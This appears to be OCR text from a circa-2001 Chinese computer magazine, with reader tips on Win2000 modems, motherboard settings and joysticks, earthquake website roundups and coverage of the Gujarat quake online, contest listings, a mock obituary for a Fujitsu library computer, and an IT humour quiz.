每当删除 Autoexec.bat 和声霸卡驱动程序第一次启动后，系统自动重建 Autoexec.bat 的内容是上面内容的最后三行，此时可以正常关机。下一次启动后，其中就会加入前面那 5 行，冷静地想一想，必是声霸卡驱动在启动过程中写入的。如果能阻止声霸卡“篡改”Autoexec.bat，岂不就……

想到这里，立即动手把 Autoexec.bat 的前 5 行和系统环境变量删除，并将 Autoexec.bat 的属性改为只读，问题就这样解决了。

在 Win2000 下随心所欲驱“猫”上网

□四川 龙剑客



使用外置Modem的朋友在Win2000下拨号时，得到“错误797：连接失败，因为没有找到调制解调器（或其他连接设备），请确认安装了调制解调器或其他连接设备”的出错信息后会有什么样的反应呢？Win2000的新用户可能会在不明真相的情况下稀里糊涂地对自己的爱机折腾上一阵子（想当初我可是被骗得重装了N次Modem的驱动）。而Win2000的老用户则会再次告诫自己：下次开机以前一定要记着先打开Modem的电源开关！呵呵，这都是Win2000比它的老前辈们更加智能的“即插即用”惹的祸，即使你的外置Modem已经安装正常了，但若你在没有为它接通电源的情况下启动计算机的话，Win2000由于检测不到Modem的存在，一样会拒绝加载该设备——这跟Win9X下无论外置Modem在开机以前是否通电，系统都会一律将其加载的优良作风是不同的。每当遇到如前所述的拨号故障而不得不摇着头重新启动电脑时，大家一定很怀念以前在Win9X下那种随心所欲驱“猫”上网的感觉吧？今天我为大家带来了解决的办法。

第一种方法治标不治本，但至少可以免除你重启电脑的麻烦：

进入“设备管理器”，并“扫描硬件驱动”，执行这一步前要确保你的Modem已经通电。

接下来Win2000要花上少许时间扫描你机器中的即插即用设备，完成以后你就可以看到在设备列表中会重新出现“调制解调器”这么一栏。

完成以上操作后，你就可以不必重启电脑而正常地进行拨号操作了。

用此方法虽然能解除你一时的痛苦，但每次拨不上号时都这么折腾一番还是显得有些麻烦，因此强烈建议大家使用我接下来即将传授的“独家秘方”，彻底根治Win2000的这个小毛病。

一、如果你尚未在Win2000下安装过Modem，或是在卸载掉已安装的Modem后重新进行安装，那就再好不过了，可按如下步骤来进行操作：

1.依次进入“我的电脑”→“控制面板”→“电话和调制解调器选项”，单击“调制解调器”标签，按“添加”按钮。

2.在“不要检测我的调制解调器，我将从列表中选择”的前面打上勾，然后单击“下一步”。

3.大家应该都下载有自己Modem的最新版本For Win2000驱动程序，因此就不必从列表中选取微软为我们准备的标准驱动了，直接单击“从磁盘安装”。

4.按“浏览”将驱动文件找到，并“确定”。

5.在“型号”列表中选中与你的Modem型号相对应的那栏，然后单击“下一步”。

6.这时安装向导会问你将Modem安装在哪个端口，选中正确的那个（一般为COM2），“下一步”。

7.假如你所安装的驱动程序没有经过微软的数字签名认证，此时会出现一个警告窗口，不要理它，直接按“是”继续安装。

8.单击“完成”按钮结束第一部Modem（以下称虚拟Modem）的安装，接下来进行第二部Modem（以下称物理Modem）的安装。

9.重复步骤1的操作。

10.不要在“不要检测我的调制解调器，我将从列表中选择”的前面打上勾，并确信Modem电源已接通后单击“下一步”。

11.这时，安装向导会自动扫描机器中的即插即用设备，如果你的Modem不是太烂的话应该很快就会被发现。

12.接下来的操作跟虚拟Modem的安装差不多，我就不罗嗦了。

13.“两”部Modem都安装好以后，可按如下方法测试它们是否能正常工作：在“调制解调器”列表中选中欲测试的Modem，单击“属性/诊断/查询调制解调器”按钮，稍等片刻后，如果有正确的查询信息返回，则说明它没啥问题了（只需虚拟Modem测试通过即可）。

看过前面的方法，可能有些朋友不理解为什么要在Win2000中将同一部Modem安装两次？这是因为：我们首先用手动方式强制性地为系统安装的虚拟Modem实际上只是一个虚拟的设备，因此它不会被Win2000进行即插即用检验，也就是说无论你的外置Modem通电与否，它都会自动被加载，而且由于对它使用了正确的驱动程序进行安装，所以你的Modem一样可以通过它来工作，这就是本大法能够成功的关键！而我们利用Win2000的即插即用特性安装进去的物理Modem却只是一个“花架子”，它的作用仅仅是为了不让系统在你开着Modem电源进入的时候提醒你“找到新硬件”而已。

二、如果你事先已经在Win2000中正确地安装了Modem设备（相当于前面所说的物理Modem），则需按以下步骤来进行操作：

1.为系统再加装一部虚拟Modem。

2.因为在这种情况下首先安装的是物理Modem，因此系统会自动将其作为拨号时的首选设备。当Modem不通电开机的话就会同样出现如前所述的拨号故障，所以接下来还需要对拨号连接的属性进行一点修改，强制性地使虚拟Modem成为首选的拨号设备：依次进入“我的电脑”→“控制面板”→“网络和拨号连接”，选中你所使用的拨号连接后按鼠标右键；在弹出的菜单中选择“属性”，在“常规”面板中，你会看到在“连接时使用”列表框中列出了系统中已安装的两部Modem，去掉物理Modem前面的勾，而改在虚拟Modem（后面有类似标识“#2”的那个）的前面打上勾，按“确定”按钮结束修改。

3.按前面所述的方法检验虚拟Modem是否能正常工作。

相信大家在学会我的“秘方”后，现在都能在Win2000下随心所欲地使用外置Modem拨号上网了。不用老惦记着在开机前要先给Modem通电的感觉真棒，是吧？

□湖北　任珩

主板使用经验谈

PC机不能没有主板，它可谓电脑的中流砥柱，所以在此将我主板使用上的一些经验贡献出来，大家一起交流交流。

一、迅速清除CMOS资料

常用的清除CMOS资料的方法就是取出电池放电，但这种方法既麻烦又费时。由于许多主板（如微星、华硕等）设计了对CMOS资料进行清除的跳线帽，你可以改用如下方法：在机器未通电的情况下，将主板右下角处的JBAT1部分的跳线帽从1-2针角移到2-3针角，然后再回到1-2针角。这样，就可以迅速将CMOS资料清除掉了。然后根据需要对其进行重新设置。当然，操作之前，一定要关掉电源，否则很可能会损坏主板。

二、超频方法与技巧

超频是广大DIYer迷津津乐道的话题，Celeron系列和“毒龙”系列的CPU都具有很好的超频能力。但是，对于大多数的Pentium II和K6-2处理器，由于其二级缓存的配备方式不同于上述产品，即使超频成功也极易造成运行时不稳定。所以，建议您在超频这些处理器时，可以试试进入CMOS中（大多数主板都支持对二级缓存实行禁用）将L2 Cache由“Enabled”改为“Disabled”。在关闭了二级缓存后，就可以去除二级缓存对超频的影响，使超频成功率和稳定性大幅度提升。

如何才能使CPU达到自身的超频极限呢？许多主板（如升技BX主板）都具有外频步进调节功能，甚至每一档外频间隔为1MHz，这样就给超频用户带来了极大的方便。你可以将外频逐步地加上去，从而达到自身的“超频极限”。假如超频后系统不稳定的话，你可以在CMOS中对CPU核心电压进行微调（调整间隔通常为0.05V），直到CPU能稳定工作为止。当然，调节幅度一般不要超过0.2V，以免电压过高而造成硬件烧毁。

三、主板相关故障现象举例

1.由于大多数主板具有自动侦测功能，所以当CPU或电源的风扇转速不正常，以及各配件的电压或温度异常时，主板会自动采取保护措施，导致黑屏现象（在微星、磐英等主板上尤易发生）。这样设计，可以有效地保护各电脑部件在工作异常时不被烧毁，但也给不少不明其中原因的用户带来麻烦。解决问题的方法大致如下：先检查CPU和电源风扇，看是否存在转速减慢甚至停转的情况；然后，检查各配件当前温度是否过高；最后，你可以看看问题是不是由于CPU、内存条和显卡松动造成的。经过了以上几个步骤，绝大多数问题都可以迎刃而解。

2.许多主板都带有相应的病毒保护程序，当CMOS中的“VIRUS WARING”项被设置为“Enabled”（允许）时，引导区病毒自我保护功能就将被激活。此时，重装操作系统、对硬盘重分区等操作（涉及到改变硬盘分区表）将被误认为是病毒入侵而被加以抵御，极易造成死机现象。你只需将相应设置改为“Disabled”就可解决问题。

四、键盘开机

ATX主板可在ATX电源的支持下，配合Windows9x/ME/2000等操作系统实现软件开机关机功能。ATX主板大都支持键盘开机关机这一功能，它也确实给不少用户带来了方便。首先，你要将主板左上角JVSB插座上的跳线帽从2-3针角移到1-2针角，这时键盘开机关机功能才被激活，然后将CMOS中相关的“支持键盘开关机”项设定为“允许”。然后，你还要进行组合键的设置，在这以后你就可以非常方便地使用键盘开关机了。

五、不可忽视的BIOS升级问题

许多朋友买回电脑后，经常注意的只是对声卡、显卡等驱动程序的升级。实际上，对主板的BIOS进行升级有时也非常必要，这里就不多说了。

希望以上使用经验谈能起到一个抛砖引玉的作用。

找回“丢失”的游戏手柄

□山东　陈亮

放假了，买了个大游戏摇杆奖励自己，但是好景不长，摇杆用起来总是咯吱作响，只好换回原来的手柄。奇怪的事情发生了，在游戏控制器里安装好，测试也正常，在极品飞车、NEOGEO模拟器里都能正常使用，但是进入CALLUS模拟器就不能用了。我心爱的街机游戏不能玩了，只能对着键盘苦练“小鹰爪”。:(

苦思两天不得其解，测试没有问题，肯定不是手柄的问题，一定是设置出了毛病。无意中打开了游戏控制器中的“高级”选项卡，发现手柄被排到了第三行（ID=3），但在CALLUS模拟器里INPUT设定却为JOYSTICK1，问题可能出在这里，急忙把手柄的ID改为1，进入CALLUS模拟器，阔别两日的手柄终于找回来了。


×ÔÈ»µÄÁ¦Á¿ÓÀÔ¶ÊÇÄÇÃ´Ç¿´ó£¬ 地震、火山喷发等自然灾害给千万个家庭造成了巨大的伤害，然而人类在这些自然恶魔面前总是显得那么乏力。虽然天灾在所难免，但我们对所处的大地环境多一些了解，多一些防灾、救灾的认知与准备，将会减少生命财产的损失。我们应记取每一次惨烈的教训，再次站起来，面对未来，迎向灿烂的曙光，重建美好的家园。

天崩地裂

□江苏 阿健



惊天动地(http://home.kimo.com.tw/hellophonix/）报道了1999年9月21日临晨1时47分21秒台湾发生的百年罕见的强烈地震，在这次地震中有2300余人不幸丧生，近万人受伤，1万3千余房屋倒塌，10余万人无家可归，可说是一场大浩劫，给全台湾的人民带来莫大的哀痛与震撼。



你对地震知识了解多少？如果遇上了地震，你会怎么办？**地震EQ**（http://www.webhospital.org.tw/eqquake/）将检测你对于防范地震伤害和地震基本常识的ＥＱ，能够让你对自己更了解，更能保护自身和家人的安全，预防地震伤害。

《地震》杂志(http://www.chinainfo.gov.cn/periodical/diz/）提供了大量有关地震的论文，同时你也可以直接下载PDF文件本地阅读，如果你是地震的研究人士，这可是一个好地方哟。



中国地震信息中心的官方网站——**中国地震网**(http://210.72.96.1/）作为国内的地震权威网站，为你全面报道分析了世界各地的地震情况，同时也提供了各地地震数据供你查询，并介绍行业的最新动态。

地震发生总是突乎其来的，如果这个时候你正在卧室睡觉，如果这个时候你正在厨房做饭……你该如何去面对地震呢？天崩地裂（http://www.skw.twsdd.com/images/earthhome）利用大量的动画，为你演示地震时在各种地理环境下所发生的一切，教你如何在地震中幸免。



地震与振动工程(http://www.earthq
cn/）提供了有关地震的各类预测仪器资料，
波数据库供你查询，以便人类更好地预测地震
震。

在自然灾害中，火山是比较神秘的，火山
/wcc.hkcampus.net/%7ewcc71304/vol/）就
神秘的面纱。它讲述了火山是如何形成的，
的火山图片，让你对火山不再陌生。

互联网报道在印度大地震中起到重大作用

□北京　秦笃烈

2001年1月26日（星期五）早晨，印度古吉拉特邦发生大地震，震级究竟有多少，未有定论。美国地理调查局（USGS）的测定为里氏7.9级，我国测定为8.0级，印度气象部发表的是6.9级，印度Web站点多数都是标明6.9级。David Wald认为，USGS的测定是根据表面波。更加可靠的测定是能量测定，应该是里氏7.7。这是印度独立以来最大的自然灾害。震中位于印度西海岸古吉拉特邦和巴基斯坦交界处，距离巴基斯坦最大的城市卡拉奇仅约300公里，而距离印度首都新德里约960公里。地震发生时，连新德里的市民也感觉到了地动山摇。巴基斯坦所有城市都有强烈震感。根据截止到2月3日官方公布的已经核实的死亡人数为1万6千多人，印度官方曾经估计最终死亡人数将达10万人。受伤人数已达数万人，受地震影响的人数达350万，逃离家园的有50万人，有20万人无家可归。1月26日是印度最重要的节日——共和国日。由于大地震的爆发，被称为黑色共和国日。

古吉拉特邦是具有5000年文明历史的文化胜地，位于印度西海岸，面积196024平方公里，人口约4100万，2/3从事农业，城市人口占34.1%（1991年统计），拥有铁路5268公里，公路72950公里，高速公路占全国4.5%，首府Ahmedabad是印度重要工业城市。

地震灾难发生以后，印度政府、军队、各界人民，联合国以及各国政府和民间组织开展了大规模的救灾活动。就Web站点的部分浏览所见，Internet作为第五媒体在报道灾情以及组织救灾中发挥了重要作用。Web站点也披露了大量消息，早在地震发生以前，专家以及有关人士准确地预报了大地震的发生，他们的警告受到官方以及部分科学家的轻视。

从地壳结构来看，整个印度板块处于地壳活动活跃区，特别是希玛拉雅地区。

[震情前兆、预测和报警]

地震仍然是地球上的居民们难以逃脱的灾魔，地震科学家还没有找到准确预报地震的可靠方法。但是在古吉拉特邦大地震以前，Web以及媒体就不断报道对即将发生的地震所作的预测。从事后来看，预报得相当准确，似乎和某些科学家和政治家开了个玩笑。

印度新闻站点(http://www.indiasnews.com/)在2000年8月14日独家新闻报道了在过去几天中，地震科学家在古吉拉特邦中南部检测到轻度和中度地壳振动产生的震波，他们担心这可能是这一带随时可能发生地壳重大变动的先兆。



NEWS TODAY SPECIALS

Posted August 14, 2000


Frequent tremors hit Gujarat, seismologists read earthquake signals

NEWS TODAY EXCLUSIVE

By Ravi S. Jha

Gandhinagar, August 14: Frequent earthquakes of mild and medium intensity hitting south-central Gujarat for the past few days have generated a wave of worry among seismologists here as it could signal a major seismic movement any time.

http://www.rediff.com/news/2001/feb/02quak7.htm报道了Rajkot的一家报纸在2000年12月的一天，引用占星术者Liliya的预测：2001年1月26日古吉拉特将发生大地震。各色人等都在预测，人们当然期待科学家取得预测地震的真正进展。



Aaj Kal, a daily published from Rajkot, had published a similar report in December 2000, quoting astrologer Liliya as saying that January 26, 2001 will ravage Gujarat. His prediction, as it transpired, proved accurate. And how!

The administration is seeking to discount these predictions in its bid to contain the panic.

从http://www.rediff.com/news/2001/feb/02spec.htm可以看到古吉拉特邦大地震预报者的详细报道。今年80岁的Nair自认为开发了可以预测未来地震时间和位置的科学方法。他于1月8日在古吉拉特邦的Kutch Mitra日报上发出1月底将发生大地震的警告。但是政府和科学家都不相信他的预测。他竭力到政府申述他的意见，得到的回应是置之不理。在地震科学家和政府眼中，他决不是正统的地震科学家，只是个江湖术士。因为他的意见见了报，数以千计相信他的话的读者因得到拯救而对他难以忘怀。他带领全家离开了他生活了51年的家乡，躲避了灾难。在他的乡民心目中他是英雄。1月24日他说他能够感觉到地球内部在发出雷鸣般的声音。他将自己的理论称为磁场效应理论，还设计了预测地震的仪器。

从Web上可以发现对政府防震工作强烈不满的文章(http://www.rediff.com/news/2001/feb/01anil.htm)。

现代科学不能预测地震是非常令人遗憾的事情。虽然像天气预报这样的科学



HOME | SPECIALS | EARTHQUAKE

The Rediff Special/ George Iype

Search the Internet

earthquake

GO　Tips

The man who **predicts earthquakes**

Can earthquakes be predicted? Scientists and seismologists the world over say it is impossible. Eighty-year-old P N Nair, though, believes he has developed a scientific method that can predict both the

预报也有不准确的情况，但是一般误报或漏报的后果远远不如地震的误报或漏报那么严重。作为政府确实十分为难，如果出现误报，无疑会使人们惊慌失措，如果出现漏报，后果是生命和财产的巨大损失。对于从科学界以外发出的预报，当然更要慎之又慎，其性质往往处于好心和犯罪性欺骗的两极，即使好心，可信的程度也极难把握。不过，对于不可抗拒的灾难，只要政府作了认真的努力和准备，人民是会理解的，并且会共赴国难。

[国际网站对地震的报道]

美国的网站http://www.rediff.com/news/quake.htm包含大量地震信息，新闻相当快，例如及时报道了Ahmedabad警察局逮捕了9名私营建筑商。他们建造的750幢多层建筑在地震中倒塌，造成750人死亡，其中100幢建筑属于危险建筑。



Dilip D'Souza发表的文章（http://www.rediff.com/news/2001/jan/29dilip.htm）将古吉拉特邦地震和美国1989年洛杉矶大地震作了比较。1989年地震为里氏7.2级，高速公路倒塌，但是死亡人数仅63人。



印度Yahoo（http://in.fullcoverage.yahoo.com/fc/india/india/）对大地震作了大规模连续报道。

地震新闻站点（http://www.earthquakenews.com/）是国际地震新闻门户站点。最近的古吉拉特邦和萨尔瓦多地震居于中心地位。站点包含环境、污染、飓风、暴风、气象、地震预测等有关信息和链路。

[印度政府地震网站]

印度农业部为古吉拉特邦大地震建立了代表政府的专门站点（http://ndmindia.nic.in/eq2001/eq2001.html）。它公布的情况为949个村庄受影响，死亡14241人，伤30467人，2152座房屋倒塌，21230座房屋损坏，牲畜死亡1388头，已经部署了2031名医生，已经治疗了5万多病人等。笔者访问时站点的访问人次为4702。从这个站点可以找到印度总理就本次地震救灾的告全国同胞书。

总理救援基金是印度独立后不久建立的灾难救助机构，站点地址为http://pmindia.nic.in/funds/nrf.htm。

印度驻美国大使馆的站点大量展示地震信息，其意在于争取更多的援助。前总统克林顿已经和一些有钱的印裔美国企业家会面，他们答应资助灾民重建家园。

古吉拉特邦首府 Ahmedabad市的门户站点，地震信息已经压倒一切。



[地震照片站点]

从站点http://www.indiatimes.com/可以看到大量有关地震和救灾的报道和图片。



军队救灾，引爆遭到严重破坏的危险房屋。



展示瑞士救援人员在利用仪器搜索幸存者。



展示地震惨象，4万人口的镇被地震夷为平地，照片中原来是公路，已经到处是倒塌的房屋碎片，400名儿童葬身瓦砾之中。

[联合国人道主义事务协调署（OCHA）站点]

联合国人道主义事务协调署（OCHA）站点（http://www.reliefweb.int/w/rwb.nsf）是向全世界提供人道主义救援信息的站点。目前的头条新闻为印度大地震。从这个站点可以找到大量有关地震灾情和救援的文档。



[软件出口公司创建的古吉拉特地震和救援站点]

古吉拉特地震和救援站点（http://www.headlinesindia.com/）是由Compare Infobase（P)有限公司和Nucleus软件出口公司专门为最近的地震灾难联合建造的站点，为救灾和灾民提供信息平台，完全是非盈利的，可以直接通过站点捐赠钱物。页面中包含接收救援的机构的链路以及希望提供援助的联系方法。

另一个联机捐献的站点地址为http://www.icicicommunities.org。

[印度搜索引擎门户]

站点http://www.indiaatitsbest.com/是印度搜索引擎门户。因为时间仓促，暂时还不能从搜索引擎搜索地震和救灾信息。但是在主页最上部提供了地震（印度和巴基斯坦）的图标。点击以后可以得到地震波及地区地图、灾情简报以及新德里、孟买、加尔各答等城市的救灾联系电话（http://www.mapsofindia.com/maps/mapinnews/27012001.htm）。地图中标明震级为里氏6.9级。也可以查询从城市到城市之间的距离。



[国际救援 Web 站点]

美国国际救援行动志愿委员会站点http://www.interaction.org除了大量报道古吉拉特邦大地震以外，还充当国际救援Internet枢纽。从页面中可以找到大量会员组织的站点链路。从站点http://www.reliefweb.int/w/rwb.nsf/vID/76B08433BE9AF7CB852569E6007 2FC8E?OpenDocument 可以看到，到2月1日为止，国际社会对古吉拉特邦地震的救援情况。美国政府将提供900万美元的紧急援助，欧盟捐助278万美元，英国450万美元，荷兰251万美元，意大利250万美元，澳大利亚150万美元，挪威110万美元，日本90万美元，芬兰78.7万美元，加拿大66.2万美元，瑞典52.3万美元，德国47.5万美元，爱尔兰和比利时92万美元，科威特25万美元，希腊27万美元，韩国10万美元，中国5万美元＋500万人民币。国际红十字会建立了350个床位的流动医院，并提供了10万条毛毯、2.2万件雨衣、600个大帐篷以及2000个血浆袋。联合国儿童基金会提供了1万个急救包、5000条毛毯、5万件雨衣以及100万片氯片。伊斯兰救援组织派出救援小组到达印度，提供了1万个食品包，一个家庭1包，每包包括8公斤小麦、2公斤食糖、2公斤食油以及4公斤Dahl。

从以上不完全的分析可以看到，Web站点在印度古吉拉特邦大地震前后引发的信息报道、音频、视频、图片等多媒体信息传播、抢救灾民、重建家园、国内外联络、寻找亲友、传播科学信息以及表达民意等方面起到了巨大的作用。就拿本文的写作来说，如果没有Web的强大工具，要得到这些信息是不可能的。许多信息即使到了现场也是难以得到的。

007 谍报站

□江苏　子竹

ÓÐ½±ÐÅÏ¢

首届中国CI标识网上拼图大赛——本次大赛面向国内外所有网民，参赛条件不限。大赛奖品设定为：特等奖1名，奖品为韩国全景游；一等奖1名，奖品为掌上电脑；二等奖2名，奖品为时尚手机；三等奖3名，奖品为快译通；四等奖50名，奖品是由北京新闻文化发展公司提供的精美礼品一份。

http://www.e-ce.com.cn/index.html

搜狐旅游频道有奖预订——截止到2001年3月28日，在搜狐旅游频道的预订栏目中进行有效预订的前1000名用户，每人将获赠联想&搜狐免费上网光盘一张。同时每消费一次，将获取一次抽奖机会。大奖为：丽星豪华油轮泰国四天三晚游，价值8188元，上海出发，个人费用全包。

http://travel.sohu.com/ctrip/cruise/

加盟摩托罗拉俱乐部赢取原装耳机——如果你是摩托罗拉手机的用户，只需完整填写登记表格，即可成为摩托罗拉俱乐部的会员，享受各种会员独享的优惠和服务。同时，你更有机会参加抽奖，赢得俱乐部的精彩见面礼——一副摩托罗拉原装耳机。

http://www.motorola.com.cn/motclub/index_a.html

趣味游戏

反斗校园——本游戏是一款智力型问答游戏，玩家在取得点数后会进入相应科目的问答。每部分均有5道题目，每道题的答题时间为15秒，不可补答。每答错一道扣生命值一点，累积超过五点便会被开除学籍。祝你顺利毕业！

http://gz.163.com/spicygame/items/010201/010201_73103.htm

记忆游戏——在画面上将会出现十五组相同图案，你要在指定时间10秒内将它们的位置牢记，然后在图案屏蔽后，以两个为一组，将其正确位置找出。每次过关后电脑都会记录你上一关点过多少次和用了多少时间，这样就知道你的记忆力有多强啦。

http://gz.163.com/spicygame/items/010201/010201_73099.htm

大话西游超级搞笑珍藏版——大话西游经典系列之唐僧也疯狂，由罗家瑛领衔主演，一首《Only you!》绝对让你留恋忘返！大话西游经典系列之情感天地，由周星驰领衔主演。情圣亲自出马，当然表现非凡，别忘了打开音箱或戴上耳机噢！

http://www.download.com.cn/show.phtml?action=detail&id=4373

另　类

特务迷城2003——成龙的贺岁片《特务迷城》不知道你看过没有？相信你一定不会错过的！网易与嘉禾电影制作有限公司合作，推出网络电影《特务迷城2003》，由成龙带领嘉禾新秀张智尧与方子璇一起演出，赶快来看哟！

http://wait4me.163.com/

第一次亲密接触电影全接触——痞子蔡的《第一次亲密的接触》终于由陈小春、舒祺等诸位明星搬上了银幕，再现网络青蛙王子痞子蔡与漂亮MM轻舞飞扬的浪漫故事。如果你还没欣赏过这部影片，那赶快来网上看看呀！

http://motorola-t360.163.com/

心网明星全接触——《心网》这一出精彩纷呈的剧集汇聚影视歌多方明星，自然你也不会错过。人人网作为独家赞助商为此推出了一个专题网站，提供大量有关《心网》的相片、歌曲、游戏，让你在互联网上也能分享到《心网》。

http://xinwang.renren.com/?rrtrack=cnfrontpage&

美文欣赏

1999--2000年网恋报告花皮书——在过去的一年中，网恋以它的通俗性、朦胧性和浪漫情怀博得了广大网迷的如潮好评和踊跃参与，使其在短短的一年中已经成为感情世界里的一朵奇葩，已经在国民感情生产总值里占据了不可替代的地位。面对网恋如此令人眩目的骄绩，我们强压满腹跌宕起伏的欣喜之情，对此问题作了一番深入地探讨和尝试……

http://dragon.guomai.sh.cn/wenxue/love/1999-2000.htm

IT2000动物庄园——某日深夜，独自一人在落满雪的旷野上迷失了方向。远远望去，四处都是写着通向财富的路标，结果却怎么走也走不通。最后在筋疲力尽之际，凭着地上行迹诡秘的动物足印来到一个叫做“IT 2000动物庄园”的地方。遍游之下，种种怪异形状令人匪夷所思，搔首之际惊觉乃南柯一梦。惟恐遗忘，遂于凌晨两点半披衣志之，仅供各位把玩。

http://www.xinhuanet.com/it/htm/20010131/336783.htm

怀恋富士通

□四川　陈大建

[一.讣告]

中华人民共和国西部成都

西南交通大学图书馆

计算机中心机房公告

二〇〇一年一月十日

中华人民共和国西部成都西南交通大学图书馆计算机中心机房沉痛宣告：公元两千年后地球上最后一台富士通K650/30小型计算机因疲劳成疾、肌体衰老、心肌梗塞，于二〇〇一年一月九日十九时十八分在西南交通大学图书馆中心机房永远停止了芯跳，终年十岁。

"爱丽丝（ILIS）·富士通"是她伟大的父亲富士通给她取的美丽的名字。十年前她是IT家族最靓丽的明星，她的兄弟姐妹遍布全世界。她们用世界各种语言谱写了一曲人类信息社会十年沧桑与发展的委婉雄壮的歌。这是一首无言的歌，她们毕生默默地为人类辛勤工作，从不休息、从不烦恼。如今，她们已全部离开了这个世界。从出生之日起，她们的生命就注定最长只能活到一九九九年十二月三十一日二十三时五十九分五十九秒。这是她们可怜的父亲由于低估了她们的生命力和贪图数码小便宜给她们设定的生命极限，上个世纪的人类把它称为"千年虫"。这是二十世纪人类犯下的可以饶恕的滔天大罪，它给二十世纪末的人类信息社会带来了巨大的灾难。爱丽丝的兄弟姐妹们没有一个见到了千禧年的曙光，惟有我们的爱丽丝，她不但见到了千禧年从东方冉冉升起的曙光，而且，她又跨过了二〇〇〇年，她抬起头款款从二十世纪走来，沐浴在新世纪灿烂的阳光中。她是幸运的，那是因为她有全心爱她的我们。我们修改了她的生命极限，使她获得新生。带着这爱，她挺着衰老疲惫的身躯，默默配合着我们对她进行数据移植。又是一个春夏秋冬过去了，没有休息、没有悲哀，她用尽全力坚持进行着她生命最后的绝唱。就在昨天，在完成了所有数据移植后，她轻轻地向我们招着手，嘴角挂着微笑和晶莹的泪花，没有留下一丝遗憾地和我们永别了。

我们的爱丽丝永远地走了，她给我们留下了她十年来一笔笔、一条条、一天天、一年年记录下来的几百万条重要数据与资料。她迎来送往了一批批一届届从祖国各地来到这里读书求学的莘莘学子，她尽心尽职地为他们读书提供方便快捷的服务。或许，多年来在万千交大学子中没有谁还记得或知道她的名字，但每一个来到交大学习的人，她至今都清楚记得。她记得每个人的名字，记得每个人在何年何月何时阅读过何书。她是他们在这里读书历程的忠实的历史见证人。

爱丽丝炙热的芯虽然永远停止了跳动，但她的磁性记忆将超过本世纪所有人类的生命，永不消失！

爱丽丝·富士通，我们永远怀恋你！

[二.祭文]

一支无言的歌

献给爱丽丝

二〇〇一年一月九日上午九时，图书馆中心机房电话骤然响起。一听到这急促的电话铃声，我立即感觉到有重大系统故障发生。近几个月来，我已被新系统的N4000、ORACLE、ARTIS、TRS几个宝贝轮流折腾得第六感觉特别发达。我能分清电话铃声的轻重缓急。

"怎么回事？机器又死了！读者已排成了长队！"电话中传来流通出纳台操作员急促的声音。

"N4000又死了？死了几台？"我忙问。

"不是N4000，是富士通死了！"对方声音很大。

这是我近来最怕听到的消息。

我明白：爱丽丝她实在太疲惫太衰弱了，她已走到了生命的尽头。

我告诉他们，富士通ILIS恐怕再也不能恢复了。

放下电话，来到爱丽丝控制台前，一排排平时闪亮的绿色终端连接指示灯已全都熄灭，这意味着爱丽丝与外界的联系已全部中断，屏幕上所有的系统监控信息都已消失，爱丽丝整个系统已全面崩溃。在她单色显示屏中央，一个耀眼的红色图标在闪动着，这是爱丽丝特有的紧急求救呼叫信号，一切操作都被禁止，只有两个功能键可供最后决策选用：恢复系统或关闭系统。

一周之前，同样严重的故障连续发生过两次，使我认识到问题的严重性。爱丽丝这种"心肌梗塞"症状已有四年零五个月没有复发过了，以前每次复发大都是在炎热的夏季，这是由于她的部件老化、热性能发生变化引发的。一九九六年的夏季，爱丽丝频发"心肌梗塞"，八月份已到了仅运行几十分钟就要复发的严重程度。一天，我取下了她的顶盖、两面的侧盖及前方的面板，让她能够凉快一些，这样一来她的病情有了明显好转，但不到半天又旧病复发了。知道她如此怕热后，我给她找来了一个名叫"菊花"的电风扇和她作伴。"菊花"定住方向，打开最大风档，拼命地对着赤裸的爱丽丝吹了起来。这一吹，就"吹"过了四个春夏秋冬，爱丽丝的"心肌梗塞"再也没有复发过。

现在正是寒冷的冬季，爱丽丝旧病复发，这意味着爱丽丝的肌体已全面老化。十年的劳作，十年的奉献，就连寒暑假也从不停歇，现在衰老疲惫的她已不能支撑自己

IT 幽默

IT知识测试

□江西　陈奉起

这张试卷主要测试你对IT业的了解程度。怎么样？试试吧，以下都为单选题。

1.你知道CXO的含义是什么吗？

A、一道数学命题（C乘以O）　B、首席XX官　C、首席XO调酒官

2.如果我们把信息化简单地理解为远程服务的话，那么下面哪一种场所是不可能在短时期内信息化的

A、办公场所　B、公共厕所　C、娱乐场所

3.如果你缺少一大笔钱，那么你会

A、向银行借贷

B、找一个有钱的老公或老婆

C、立刻在自己的公司后面加上．com

4.你认为以下哪一类公司更有希望获得投资

A、大型的传统企业

B、已在那斯达克上市的公司

C、全部资产只有三台电脑＋两个MBA＋一份完美的创业计划书的小企业

5.你在找哪两种人的时候，会到纳斯达克股票交易中心大厅里去找

A、黑人和白人　B、穷人和富人　C、没钱的天才和烧包的白痴

6.当美国前副总统戈尔设想的‘数字化地球”完全实现的时候，你觉得以下哪一类公司的股票更会在纳斯达克受欢迎

A、硬件公司　B、软件公司　C、互联网公司

D、专为以上三类公司提供茶叶蛋的公司

7.由于纳斯达克的动荡，而在一夜之间使比尔盖茨先生损失了上百亿美元身家的时候，你认为他的反应会是

A、耸一耸肩，微笑一下　B、把自己的员工和纳斯达克的老板大骂一顿

C、立刻找到税务官，把自己多交的税要回来

8.如果时间倒流回张朝阳决定创业的那一个晚上，那么你会

A、干脆嫁给他　B、和他一齐创业

C、抢在他前面注册“搜狐”域名，然后卖给他

以上的题目是不是太难了？这样吧，为了提高你的信心和分数，我再奉送你一道题，这道题你一定觉得很亲切的。

